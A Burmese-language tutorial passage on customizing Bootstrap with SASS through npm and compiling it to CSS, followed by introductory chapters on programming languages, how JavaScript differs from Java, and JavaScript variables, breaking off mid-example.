ပထမဆုံးအနေနဲ့ Node ကို Install လုပ်ထားဖို့လိုပါလိမ့်မယ်။ ပရောဂျက်တည်ဆောက်တာတွေ SASS ကုဒ်တွေကို CSS ကုဒ်ဖြစ်အောင် Compile လုပ်တာတွေကို Node ကနေတစ်ဆင့် လုပ်ရမှာမို့လိုပါ။ ဒီလိပ်စာမှာ Download လုပ်လို့ရနိုင်ပါတယ်။

- <https://nodejs.org>

Download လုပ်ပြီးရင် Install လုပ်လိုက်ပါ။ Install လုပ်ပြီးသွားတဲ့အခါ Node နဲ့အတူ NPM လိုပေါ်တဲ့ နည်းပညာ တစ်ခါတဲ့ ပါဝင်သွားပါလိမ့်မယ်။ NPM အကြောင်း အကျဉ်းချုပ်ကို ရေ့ပိုင်းမှာပြောထားပြီးသားပါ။ နောက်အပိုင်းတွေမှာလည်း ဆက်လက်ဖော်ပြပို့မယ်။ ဒီနေရာမှာတော့ လိုအပ်တဲ့ Command တစ်ခု နှစ်ခုကိုပဲ ရွေးကြည့်ချင်ပါတယ်။

Step-2 – Create Project Folder

ပရောဂျက်ဖိုဒ်အတစ်ခုကို မိမိနှစ်သက်ရာအမည်နဲ့ဆောက်လိုက်ပါ။ ဥပမာ - theme ဆိုကြပါစို့။ ပြီးတဲ့အခါ အထဲမှာ scss နဲ့ css ဆိုတဲ့ ဖိုဒ်နှစ်ခုတည်ဆောက်လိုက်ပါ။ index.html ဖိုင်ကို အပြင်မှာ တည်ဆောက်ပြီး custom.scss အမည်နဲ့ဖိုင်တစ်ခုကို scss ဖိုဒ်ထဲမှာ တည်ဆောက်လိုက်ပါ။ ဖွဲ့စည်းပုံက ဒီလိုပါ။

```
theme/
| - css/
| - scss/
|   | - custom.scss
| - index.html
```

Step-3 – Install Bootstrap & SASS

တည်ဆောက်ထားတဲ့ ပရောဂျက်ဖိုဒ်ထဲမှာ Command Prompt (သို့) Terminal ကိုဖွင့်လိုက်ပါ။ ပြီးရင် ဒီ Command ကို Run ပေးပါ။

```
npm init -y
```

ဒါဟာ လက်ရှိပရောဂျက်ဖိုဒ်ကို NPM ပရောဂျက်ဖြစ်အောင် ပြောင်းလိုက်တာပါ။ ပြီးတဲ့အခါ ဒီ Command နဲ့ Bootstrap ရော SASS ကိုပါ Install လုပ်လိုက်ပါ။

```
npm install bootstrap sass
```

အခုချိန်မှာ ပရောဂျက်ဖိုဒ်အဲ ဖွဲ့စည်းပုံက ဒီလိုဖြစ်နေပါလိမ့်မယ်။

```
theme/
| - node_modules/
|   | - bootstrap/
|   | - sass/
| - css/
| - scss/
|   | - custom.scss
| - index.html
| - package.json
```

package.json ဆိုတဲ့ ဖိုင်ဟာ npm init ကို Run လိုက်လို့ ပါဝင်သွားတဲ့ဖိုင်ဖြစ်ပြီး npm install နဲ့ Install လုပ်လိုက်တဲ့ Bootstrap နဲ့ SASS တို့ကတော့ node_modules ဆိုတဲ့ဖိုဒါထဲကိုရောက်ရှိသွားခြင်းဖြစ်ပါတယ်။ ဒါဆိုရင် Bootstrap ကို စတင် Customize လုပ်ဖို့အတွက် အသင့်ဖြစ်ပါပြီ။

Step-4 – Writing Customization Code

scss/custom.scss ဖိုင်ကိုဖွင့်ပြီး အခုလိုရေးပေးလိုက်ပါ။

SCSS

```
$enable-rounded: false;
$primary: #6610f2;
$secondary: #d63384;
$success: #20c997;
$warning: #fd7e14;

@import "../node_modules/bootstrap/scss/bootstrap";

.note {
    margin: $spacer 0;
    padding: $spacer;
    border: 1px solid $warning;
    border-left: 5px solid $warning;
}
```

Bootstrap က အလွယ်တစ်ကူဗြုပြင်လို့ရအောင် ကြိုးပေးထားတဲ့ Variable တွေရှိပါတယ်။ အဲဒီ Variable တွေထဲက \$enable-rounded ဆိုတဲ့ Variable တန်ဖိုးကို false လိုပေးလိုက်တဲ့အတွက်၊ Button တွေ List Group တွေ Card တွေမှာ ထောင့်ကွွားလေးတွေ မပါတော့ဘဲ ရိုးရိုးလေးထောင်နဲ့ပဲ ဖော်ပြပေးတော့မှာပါ။

ပြီးတဲ့အခါ Color Variable တွေကိုလည်း ကိုယ်ကြိုးကိုတဲ့အရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ \$primary ဟာ မူလက အပြာရောင်ပါ။ အခုတော့ ခရမ်းရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ \$secondary ဟာ မူလက မိုန်တဲ့အရောင်ပါ။ အခုတော့ ပန်းရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ \$success ကိုလည်း မတူကွဲပြားတဲ့ အစိမ်းရောင်တစ်မျိုးနဲ့ ပြောင်းထားပြီး \$warning ကို အဝါအစားလိမ္မာ်ရောင်နဲ့ အစားထိုးထားပါတယ်။ Color ကုဒ်တွေနေရာမှာ ကိုယ်ကြိုးကိုတဲ့အရောင်ကို ကိုယ်ကြိုးကိုတဲ့ Format နဲ့ပေးနိုင်ပါတယ်။

ပြီးတဲ့အခါ `@import` နဲ့ ပင်မ Bootstrap SCSS Source Code ကို ချိတ်ယူထားပါတယ်။ ဒီတော့မှ ဒီဖိုင် ကို CSS ပြောင်းလိုက်ရင် မူလ Bootstrap SCSS ကုဒ်တွေကို ကိုယ်ဖြည့်ရေးပေးထားတဲ့ ကုဒ်တွေနဲ့ ပေါင်းစပ်ပေးသွားမှာပါ။ Bootstrap Variable တန်ဖိုးတွေကို ပြောင်းချင်ရင် Import မလုပ်ခင် ရေးပေးရပါ တယ်။ Import လုပ်ပြီးမှ ဆက်ရေးထားတဲ့ ကုဒ်တွေကတော့ Bootstrap ကို ပြင်တာ မဟုတ်တော့ဘဲ ကို ယုံဘာသာ ထပ်ဖြည့်ထားတဲ့ လုပ်ဆောင်ချက်တွေပါ။

နမူနာမှာ note Class အတွက် Style တစ်ချို့ရေးထားပေးပါတယ်။ \$spacer ဆိုတာ Bootstrap Variable ပါပဲ။ Default Value 1rem လို သတ်မှတ်ထားပါတယ်။ ဆန္ဒရှိရင် ပြင်လိုရပါတယ်။ အခုကာ ပြင် ထားတာ မဟုတ်ပါဘူး။ ယူသုံးထားတာပါ။ note Component အတွက် margin နဲ့ padding ကို \$spacer ရဲ့တန်ဖိုးအတိုင်းပဲ ယူလိုက်တာပါ။ ဒါကြောင့်နောက်ပိုင်း \$spacer တန်ဖိုးပြောင်းလိုက်ရင် ဒါ တန်ဖိုးတွေလည်း လိုက်ပြောင်းသွားမှာပါ။

တော်ပါပြီ။ နမူနာအနေနဲ့ ဒီလောက်ပဲ စမ်းမှာပါ။ တစ်ကယ်တမ်း လုပ်မယ်ဆိုရင်တော့ လုပ်လိုရတာတွေ အများကြီးပါ။ နောက် အသင့်ဖြစ်ပြီဆိုတော့မှ Bootstrap Documentation မှာ ဆက်လေ့လာလိုက်ပါ။

Step-5 – Compiling and Using

ရေးထားတဲ့ Custom SCSS ကုဒ်တွေကို CSS ပြောင်းကြပါမယ်။ ဒါကြောင့် ပရောဂျက်ဖိုဒ်မှာ ဒီ Command ကို Run ပေးပါ။

```
npx sass scss/custom.scss css/custom.css
```

sass ကိုအသုံးပြုပြီး scss ဖိုဒ်မှာရှိတဲ့ custom.scss ဖိုင်ကို css ဖိုဒ်မှာ custom.css ဆို တဲ့အမည်နဲ့ Compile လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ ပြီးသွားရင် custom.css ဖိုင်ကိုဖွင့်ကြည့်နိုင်ပါ တယ်။ အထဲမှာ Bootstrap CSS ကုဒ်တွေပါဝင်တာကို တွေ့ရပါလိမ့်မယ်။ ထူးခြားသွားတာက ကျွန်ုတ် တို့ ပြုပြင်ဖြည့်စွက်ပြီး ရေးပေးလိုက်တဲ့ ကုဒ်တွေပါ ရောပါသွားတာမို့လို့ အခုနေ အသုံးပြုရင် ပြုပြင် ဖြည့်စွက် ထားတဲ့အတိုင်း ရရှိမှာဖြစ်ပါတယ်။


စမ်းသပ်နိုင်ဖိုအတွက် index.html ထဲမှာ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Theme</title>
    <link rel="stylesheet" href="css/custom.css">
</head>
<body>
    <div class="container">
        <div class="note">This is a custom note component</div>

        <button class="btn btn-primary">Primary</button>
        <button class="btn btn-secondary">Secondary</button>
        <button class="btn btn-success">Success</button>
        <button class="btn btn-warning">Warning</button>
    </div>
</body>
</html>
```

<link> နဲ့ချိတ်ထားတာ Bootstrap မဟုတ်တော့ပါဘူး။ css ထဲက custom.css ဖြစ်သွားပါပြီ။ စမ်းကြည့်လိုက်ရင် ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဖြည့်စွက်ထည့်သွင်းထားတဲ့ note Component အလုပ်လုပ်နေတာကိုတွေ့ရမှာ ဖြစ်သလို primary, secondary, success, warning စတဲ့ Color တွေကလည်း ပြုပြင်ပေးလိုက်တဲ့အတိုင်း ဖော်ပြနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Button တွေမှာ Rounded Corner လေးတွေမပါတော့ဘဲ လုံးဝ လေးထောင့် ဖြစ်နေတာကိုလည်း သတိပြုပါ။

ဒီနည်းနဲ့ Bootstrap ကို Customize လုပ်ထားခြင်းအားဖြင့် အများနဲ့မတူ ကဲပြားတဲ့ အသွင်အပြင်တွေကို ရရှိနိုင်ပါတယ်။ ဒီနည်းကိုသုံးပြီး ကြိုရေးပေးထားတဲ့ Bootstrap Themes တွေလည်းအများအပြား ရှိနေပါတယ်။ တစ်ချို့က အခပေး Themes တွေဖြစ်ပြီး တစ်ချို့ကတော့ အခမဲ့ရတဲ့ Themes တွေပါ။ ရှာဖွေလေးလာပြီး အသုံးပြုကြည့်သင့်ပါတယ်။

ဒီလောက်ဆိုရင် အတော်လေးလည်းစုံသွားပြီမို့လို့ နောက်တစ်ပိုင်းမှာ JavaScript အကြောင်းကို ဆက်လက် လေးလာသွားကြမှာပဲ ဖြစ်ပါတယ်။

အပိုင်း (၃)

JavaScript

အခန်း (၁၁) – Programming Language

Programming Language ဆိတာဟာ လူ နဲ့ ကွန်ပျူးတာရဲ့ ကြားထဲက ကြားခံဘာသာစကား ဖြစ်ပါတယ်။ လူတွေကနေးစဉ်သုံး မြန်မာ၊ အင်္ဂလိပ် စတဲ့ ဘာသာစကားတွေကို နားလည်အသုံးပြုကြပြီး ကွန်ပျူးတာကတော့ ၀ နဲ့ ၁ တွေ စုစုပါဝင်တဲ့ Binary System ခေါ် ဘာသာစကားကိုသာ နားလည်အသုံးပြုပါတယ်။ ဒါကြောင့် ကွန်ပျူးတာကို ညွှန်ကြားချက်တွေ ပေးပြီး လိုသလိုစေခိုင်းလိုရင် ကွန်ပျူးတာနားလည်တဲ့ ဘာသာစကားကို အသုံးပြု စေခိုင်းရမှာပါ။ လူတွေအတွက် ကွန်ပျူးတာနားလည်တဲ့ Binary System ကို တိုက်ရိုက် အသုံးပြုဖို့ ခက်ခလွန်းပါတယ်။ အဆင်မပြေပါဘူး။ ဒါကြောင့် Programming Language ခေါ် ကြားခံဘာသာစကားတွေကို တိုထွင်ပြီး ကွန်ပျူးတာကို ညွှန်ကြားစေခိုင်းကြခြင်းပဲ ဖြစ်ပါတယ်။ Programming Language တွေကို အသုံးပြုပြီး ကွန်ပျူးတာကို ညွှန်ကြားတဲ့ ကုဒ်တွေ ရေးသားတဲ့လုပ်ငန်းကို ပရိုဂရမ်းမင်း လိုခေါ်ပြီးတော့၊ ဒီလိုရေးသားနိုင်သူကို ပရိုဂရမ်းမာ လို ခေါ်ကြပါတယ်။

Programming Language တွေကို အသုံးပြုရေးသားထားတဲ့ ညွှန်ကြားချက်တွေကို ကွန်ပျူးတာနားလည် တဲ့ ဘာသာစကား ဖြစ်အောင် ပြောင်းလိုရပါတယ်။ ဒီလိုပြောင်းတဲ့အခါ ပြောင်းပုံပြောင်းနည်း (၂) ပျီးရီ တယ်လို အကြမ်းဖျဉ်းအားဖြင့် ပြောနိုင်ပါတယ်။

တစ်မျိုးကတော့ Compiler လိုခေါ်တဲ့ ကြိုတင်ဘာသာပြန်တဲ့ စနစ်ဖြစ်ပါတယ်။ အင်္ဂလိပ်လိုရေးထားတဲ့ စာတစ်ပုံဒိုက်တယ်ဆိုကြပါစို့။ ဘာသာပြန်တဲ့ လူတစ်ယောက်က အဲဒီစာကို ကြိုတင်ဘာသာပြန်ပြီး ဗမာလို ရေးထားပေးလိုက်မယ်ဆိုရင်၊ ဗမာလိုဖတ်ချင်တဲ့သူက မူလအင်လိပ်လို ရေးထားတဲ့စာကို ကြည့်စရာမလို တော့ပါဘူး။ ဗမာလို ပြန်ပြီးသားကို ဖတ်လိုက်ယုံပါပဲ။ ဒီလိုစနစ်မျိုးနဲ့ အလုပ်လုပ်တဲ့ Programming Language တွေကို Compiled Language လို ခေါ်ပါတယ်။ ထင်ရှားတဲ့ Compiled Language တွေ ကတော့ C/C++, Java, Go, Rust တို့ ဖြစ်ပါတယ်။ ဒီ Language တွေကိုအသုံးပြုပြီး ညွှန်ကြားချက်ကုဒ် တွေ ရေးပြီးရင် ကွန်ပျူးတာနားလည်တဲ့ ကုဒ်ဖြစ်အောင် ကြိုတင်ဘာသာပြန်စနစ် Compiler နဲ့ Compile

လုပ်ပြီး ပြောင်းပေးရပါတယ်။ ကွန်ပျူးတာက မူရင်းကုဒ်ကို မသိပါဘူး။ Compile လုပ်ပြီးပြောင်းထားတဲ့ သူနားလည်တာကိုသာ တိုက်ရှိက်ကြည့်ရှု အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

နောက်တစ်မျိုးကတော့ Interpreter လိုပေါ်တဲ့ တိုက်ရှိက်ဘာသာပြန်စနစ် ဖြစ်ပါတယ်။ ဘာနဲ့တူလဲဆိုတော့၊ အင်္ဂလိပ်လိုလူတစ်ယောက်က ပြောနေတဲ့အခါ၊ ဘာသာပြန်တဲ့သူက တိုက်ရှိက် သူပြောသမျှကို ဗမာလိုဘာသာပြန် ပြောပြပေးတဲ့ သဘောမျိုးနဲ့ တူပါတယ်။ နားထောင်တဲ့သူက အင်္ဂလိပ်လို နားမလည်ရင်တောင်၊ ကြားထဲက ဘာသာပြန်က တိုက်ရှိက်အသံထွက်ပြန်ပေးနေလို နားလည်သွားတဲ့ သဘောမျိုးပါ။ ဒီလိုစနစ်မျိုးနဲ့ အလုပ်လုပ်တဲ့ Programming Language တွေကို Interpreted Language လို ခေါ်ပါတယ်။ Script Language လိုလည်း ခေါ်ကြပါသေးတယ်။ ထင်ရှားတဲ့ Interpreted Language တွေကတော့ Python, Ruby, PHP, JavaScript တို့ ဖြစ်ပါတယ်။ ဒီ Language တွေကိုသုံးပြီး ညွှန်ကြားချက်ကုဒ်တွေရေးပေးလိုက်ရင် ကွန်ပျူးတာက အဲဒီကုဒ်ကို နားလည်အလုပ်လုပ်နိုင်ပါတယ်။ သူ့အလိုအလျောက် နားလည်တာမျိုးမဟုတ်ဘဲ ကြားထဲက Interpreter က တိုက်ရှိက်ဘာသာပြန်ပေးနေတဲ့အတွက် နားလည်သွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။

JavaScript

JavaScript ဟာ သူအမည်မှာကိုက Script ဆိုတဲ့အသုံးအနှစ်းပါနေပြီး ဖြစ်ပါတယ်။ Interpreted Language တစ်မျိုး၊ Script Language တစ်မျိုး ဖြစ်ပါတယ်။ ဒါကြောင့် JavaScript ကို အသုံးပြုပြီး ညွှန်ကြားချက်ကုဒ်တွေ ရေးပေးလိုက်ရင် ကွန်ပျူးတာက နားလည်အလုပ်လုပ်နိုင်ပါတယ်။ အထက်မှာပြောခဲ့သလို တိုက်ရှိက်ဘာသာပြန်စနစ် Interpreter ရဲ့အကူအညီနဲ့ နားလည်နိုင်တာပါ။

JavaScript ကို အရင်က Client-side Script လိုလည်း ခေါ်ကြပါတယ်။ ဒီနေရာမှာ Client တွေ Server တွေအကြောင်းကို အကျယ်မချဲချင်သေးပါဘူး။ လိုရင်းအတိုချုပ် ဒီလိုမှုတ်နိုင်ပါတယ်။ JavaScript ဟာ Chrome, Edge, Firefox စတဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Programming Language ပါ။ အဲဒီ Web Browser တွေ ကိုယ်တိုင်က JavaScript ကုဒ်တွေကို တိုက်ရှိက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter တွေ ဖြစ်နေတာပါ။ ဒီ Web Browser တွေဟာ Google, Facebook, YouTube စတဲ့ Server ကို ဆက်သွယ် အလုပ်လုပ်ပေးနိုင်တဲ့ Client Software တွေ ဖြစ်ကြပါတယ်။ ဒါကြောင့် Client Software တစ်မျိုး ဖြစ်တဲ့ Web Browser ထဲမှာ အလုပ်လုပ်တဲ့ Language ဖြစ်နေလို JavaScript ကို Client-side Language လို ခေါ်ခြင်းပဲ ဖြစ်ပါတယ်။

JavaScript ကို စတင်တိတွင်စဉ်က အဲဒီလို Client-side Language အနေနဲ့ တိတွင်ခဲ့ကြတာပါ။ နောက်တော့မှ Node လိုခေါ်တဲ့ နည်းပညာတစ်မျိုး ထွက်ပေါ်လာပြီး JavaScript ကုဒ်တွေကို Browser မလိုတော့ဘဲ ဘာသာပြန် အလုပ်လုပ်ပေးနိုင်လာတာပါ။

ဒါကြောင့်ကနေ့အချိန်မှာတော့ JavaScript ဟာ General Purpose ခေါ် ကဏ္ဍစုံမှာ အသုံးပြုနိုင်တဲ့ စွယ်စုံသုံး Language တစ်ခုဖြစ်နေပါပြီ။ JavaScript ကိုအသုံးပြုပြီး Web Application တွေ၊ Mobile App တွေ Desktop Software တွေ ရေးသားဖန်တီးလို ရပါတယ်။

JavaScript သည် Java မဟုတ်

ကနေ့အချိန်မှာ ပရိုဂရမ်းမင်း ကိုစိတ်ဝင်စားလို လေ့လာကြသူအများစုံ သိကြပြီး ဖြစ်မယ်လို ထင်မိပေမယ့် သိပ်မသိကြသေးတာလေး တစ်ခုရှုပါသေးတယ်။ Java နဲ့ JavaScript တို့ဟာ ထင်ရှားတဲ့ Programming Language တွေ ဖြစ်ကြပါတယ်။ ဒါပေမယ့် နှာမည်အားဖြင့် ဆင်တူပေမယ့် တစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိတဲ့ သီးခြားနည်းပညာတွေပါ။ အသုံးချုတဲ့ နယ်ပယ်တွေလည်း မတူကြပါဘူး။ Java ကိုလုပ်ငန်းသုံးဆော်ပဲတွေ ဖန်တီးဖို့နဲ့ Android App တွေ ဖန်တီးဖို့အပိုင်းမှာ ပိုအသုံးများကြပါတယ်။ JavaScript ကိုတော့ Web App တွေ ဖန်တီးဖို့နဲ့ Web Services တွေ ဖန်တီးဖို့ ပိုအသုံးများကြပါတယ်။

Java ဟာ Compiled Language တစ်မျိုးဖြစ်ပြီး JavaScript ဟာ Interpreted Language တစ်မျိုးပါ။ ဒါနေရာမှာလည်း မတူကြပါဘူး။ ပြီးတော့ Java ဟာ Statically Typed သဘောသဘာဝ ရှိပြီး JavaScript ကတော့ Loosely Typed သဘောသဘာဝရှိပါတယ်။ ဒီသဘောသဘာဝတွေ အကြောင်းကို Data Types တွေ အကြောင်းပြောရင်းနဲ့ နောက်ပိုင်းမှာ ဆက်ရှင်းပြသွားမှာပါ။ တခြားကဲပြားမှုတွေလည်း ကျွန်းသေးပေမယ့် အခုန်ပြောလိုက်ရင် အဆင့်ကျော်သလို ဖြစ်နေပါလိမ့်မယ်။ ဒါကြောင့် လိုရင်းအနှစ်ချုပ်အနေနဲ့ Java နဲ့ JavaScript တို့ဟာ အမည်အားဖြင့် ဆင်တူပေမယ့် မတူကဲပြားတဲ့ သီးခြားနည်းပညာတွေ ဖြစ်ကတယ် ဆိုတာလောက်ကိုပဲ မှတ်သားထားပေးပါ။

အခန်း (၁၂) – JavaScript Variables

ပရိုဂရမ်းမင်းကို လေ့လာတဲ့အခါ ကိုယ်ရေးလိုက်တဲ့ကုဒ်ကို ကွန်ပူးတာက ဘယ်လိုနားလည် အလုပ်လုပ်သွားသလဲဆိတာကို ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ အရေးကြီးပါတယ်။ ဒါအရေးအကြီးဆုံး လိုအပ်ချက်လို ဆိုနိုင်ပါတယ်။ ပုံဖော်ကြည့်တယ် ဆိုတဲ့နေရာမှာ ကိုယ်သုံးနေတဲ့ ကွန်ပူးတာစနစ်ရဲ့ ဟိုးအတွင်းပိုင်း အလုပ်လုပ်ပုံကို အသေးစိတ်နားလည်ပြီး ပုံဖော်ကြည့်နိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။ ဒါပေမယ့် လက်တွေ့မှာ ကွန်ပူးတာစနစ်တွေက တစ်ခုနဲ့တစ်ခု မတူကြလို စနစ်အားလုံးကို အသေးစိတ်နားလည်ထားဖို့ လွယ်တော့မလွယ်ပါဘူး။

ဒါပေမယ့် ကိစ္စမရှိပါဘူး။ ကွန်ပူးတာစနစ်တွေမှာ Abstraction ခေါ် အလွှာလိုက် အဆင့်လိုက် ရှိနေကြလို ကိုယ်ထိတွေ့ရမယ့်အလွှာကို နားလည်ထားရင် ရပါပြီ။ နောက်ပိုင်းမှ ကျွန်အလွှာတွေကို ထပ်ဆင့်လေ့လာသွားကြရမှာပါ။ အဝေးကြီးမကြည့်ပါနဲ့၊ လူဦးနောက်အသိစိတ်ကိုပဲကြည့်ပါ။ လက်လေးတစ်ဖက် လူပ်ရင်လူပ်သွားတယ်ဆိုတာကို အသိစိတ်က သိပါတယ်။ ဒါပေမယ့် အဲဒီလက်လေး လူပ်သွားဖို့အတွက် အရှိုးတွေ၊ ကြွက်သားတွေ၊ နားကြောတွေ ဘယ်လိုပေါင်းစပ် အလုပ်လုပ်သွားသလဲ အတိအကျ မသိပါဘူး။ အဲဒီအရှိုး၊ ကြွက်သား၊ နားကြောတွေ ဖြစ်ပေါ်လာဖို့ ဖွဲ့စည်းထားတဲ့ အက်တမ်းတွေ၊ တစ်ရှုံးတွေရဲ့ ပါဝင်မှုဖွဲ့စည်းပုံကိုလည်း မသိပါဘူး။ ဒါပေမယ့် အနည်းဆုံးအခြေခံဖြစ်တဲ့ လက်ကလေးလူပ်သွားရင် လူပ်တယ်ဆိုတာကို သိတဲ့ အသိစိတ်ရှိနေတာနဲ့တင် နေ့စဉ်ပုံမှန် လူပ်ရှားသွားနိုင်နေပါပြီ။

ဒီသဘောပါပဲ။ ကွန်ပူးတာရဲ့ ဟိုးအတွင်းပိုင်း ထရန်စွာတာလေးတွေရဲ့ အလုပ်လုပ်ပုံ၊ CPU Architecture အကြောင်း၊ Operating System တွေရဲ့ အလုပ်လုပ်ပုံ၊ Compiler/Interpreter တွေရဲ့ အလုပ်လုပ်ပုံအဆင့်ဆင့်၊ စသည်ဖြင့် သိထားရင်ကောင်းပါတယ်။ ဒါပေမယ့် အနည်းဆုံးအခြေခံဖြစ်တဲ့ ကုဒ်ရေးထုံးပိုင်းလောက်သိထားရင် လိုချင်တဲ့ရလဒ် ရရှိအောင် အလုပ်လုပ်လိုရနေပါပြီ။ ကျွန်အဆင့် ကျွန်အလွှာတွေကိုတော့ ကိုယ့်ရွေးချယ်မှုပေါ်မှုတည်ပြီး ဘယ်အဆင့် ဘယ်အလွှာထိ ဆက်လေ့လာသွားမလဲဆိုတာ နောင်မှာ ဆုံးဖြတ်

လေ့လာသွားကြရမှာပဲ ဖြစ်ပါတယ်။ ရှူ့ဆက်ဖော်ပြတဲ့အခါ ဒီသဘောကို အခြေခံပြီး ရှင်းလင်းဖော်ပြသွားမှာပဲဖြစ်ပါတယ်။

Variables

Variables ကို မြန်မာလို တိုက်ရိုက်ပြန်ရင်တော့ ကိန်းရှင်လို ပြန်ရပါမယ်။ ပြောင်းလဲနိုင်သော တန်ဖိုးပေါ့။ မျက်စိတဲ့မှာ ဘယ်လိုပုံဖော်ကြည့်ရမလဲဆိုရင် Variable ဆိုတာ ကွန်ပုံ။ တာ Memory ပေါ်က နှစ်သက်ရာ တန်ဖိုးတွေ သိမ်းလိုရတဲ့ နေရာလေးတစ်ခု လို မြင်ကြည့်နိုင်ပါတယ်။ အခုလို ညွှန်ကြားချက်လေး တစ်ခု ပေးလိုက်မယ် ဆိုကြပါစို့။

```
var num
```

ဒါဟာ Memory ပေါ်မှာ နေရာလေးတစ်ခုယူပြီး အဲဒီနေရာကို num လို အမည်ပေးလိုက်တာပါ။ ဘယ်နားမှာနေရာယူရမယ်၊ ဘယ်လိုနေရာယူရမယ်ဆိုတာ ကိုယ်တိုင်တိုက်ရိုက် စီမံစရာမလိုပါဘူး။ သတ်မှတ်ထားတဲ့ ရေးထုံးကို အသုံးပြုပြီး ညွှန်ကြားချက်ကို ရေးပေးလိုက်ယုံပါပဲ။ ကျုန်တာကို Compiler/Interpreter က ကြည့်လုပ်သွားပါလိမ့်မယ်။ JavaScript မှာ Variable ကြည်းလိုရင် var Keyword ကို အသုံးပြုပြီး ကြည်းရတယ်ဆိုတဲ့ ရေးထုံးသတ်မှတ်ရှိလို သတ်မှတ်ချက်နဲ့အညီ ညွှန်ကြားလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။

နေရာလေးယူပြီးပြီ ဆိုရင်တော့ အဲဒီနေရာမှာ သိမ်းချင်တဲ့တန်ဖိုးတွေ သိမ်းလိုရသွားပါပြီ။ ဒီလိုသိမ်းဖို့ အတွက် Programming Language အများစုက Equal သက်တာကို သုံးကြပါတယ်။ ဒီလိုပါ -

```
var num
num = 3
```

ဒါဟာ Memory ပေါ်မှာ နေရာတစ်ခုယူ၊ num လိုအမည်ပေးပြီး၊ အဲဒီနေရာမှာ 3 ဆိုတဲ့တန်ဖိုးကို သိမ်းလိုက်တာပါ။ တစ်ဆက်ထဲ အခုလိုရေးမယ်ဆိုရင်လည်း ရပါတယ်။

```
var num = 3
```

အများစုက Equal ဆိုရင်ညီတယ်လို့ သိထားတာမြဲလို့ ပရှိဂရမ်းမင်း ကိုစလေ့လာချိန်မှာ ဒါဟာ ခေါင်းထဲမှာ ပုံဖော်ကြည်ရခက်ပြီး အခက်တွေကြလေ့ရှိတဲ့ ပြဿနာတစ်ခုပါ။ ဒါကြောင့် ဒါလေးကို အထူးကရပြုဖို့ လိုပါ လိမ့်မယ်။ Equal သက်တာကို ပရှိဂရမ်းမင်းမှာ အများအားဖြင့် တန်ဖိုးသတ်မှတ်ဖို့ သုံးကြပါတယ်။ Assignment Operator လိုခေါ်ပါတယ်။ ညီတယ်ဆိုတဲ့ အဓိပ္ပာယ်မဟုတ်ပါဘူး။ ဒါကြောင့် Equal သက်တလေးကိုတွေ့ရင် ဒီလိုမျက်စိတဲ့မှာ မြင်ကြည့်လိုက်ပါ။

Pseudocode

```
var num  $\leftarrow$  3
```

နောက်ပိုင်းမှာ ကုဒ်နမူနာတွေကို ဖော်ပြတဲ့အခါ ဘာကုဒ်အမျိုးအစားလဲ ကွဲပြားသွားအောင် နမူနာရဲ့ အပေါ်နားမှာ ခေါင်းစဉ်တပ် ဖော်ပြသွားပါမယ်။ အထက်ကနမူနာဟာ လက်တွေ့အလုပ်လုပ်တဲ့ကုဒ်မဟုတ်ဘဲ သဘောသဘာဝကို ရှင်းပြဖို့အတွက် အသုံးပြုတဲ့ Pseudocode ခေါ် နမူနာကုဒ် ဖြစ်တဲ့အတွက် Pseudocode လို့ ခေါင်းစဉ်တပ် ပေးထားပါတယ်။

သိမ်းထားတဲ့ တန်ဖိုးတွေကို လိုအပ်တဲ့အခါ ပြန်ယူသုံးလို့ရသလို့၊ အခြားတန်ဖိုးနဲ့ ပြောင်းသိမ်းလိုလည်း ရပါတယ်။ ဥပမာ -

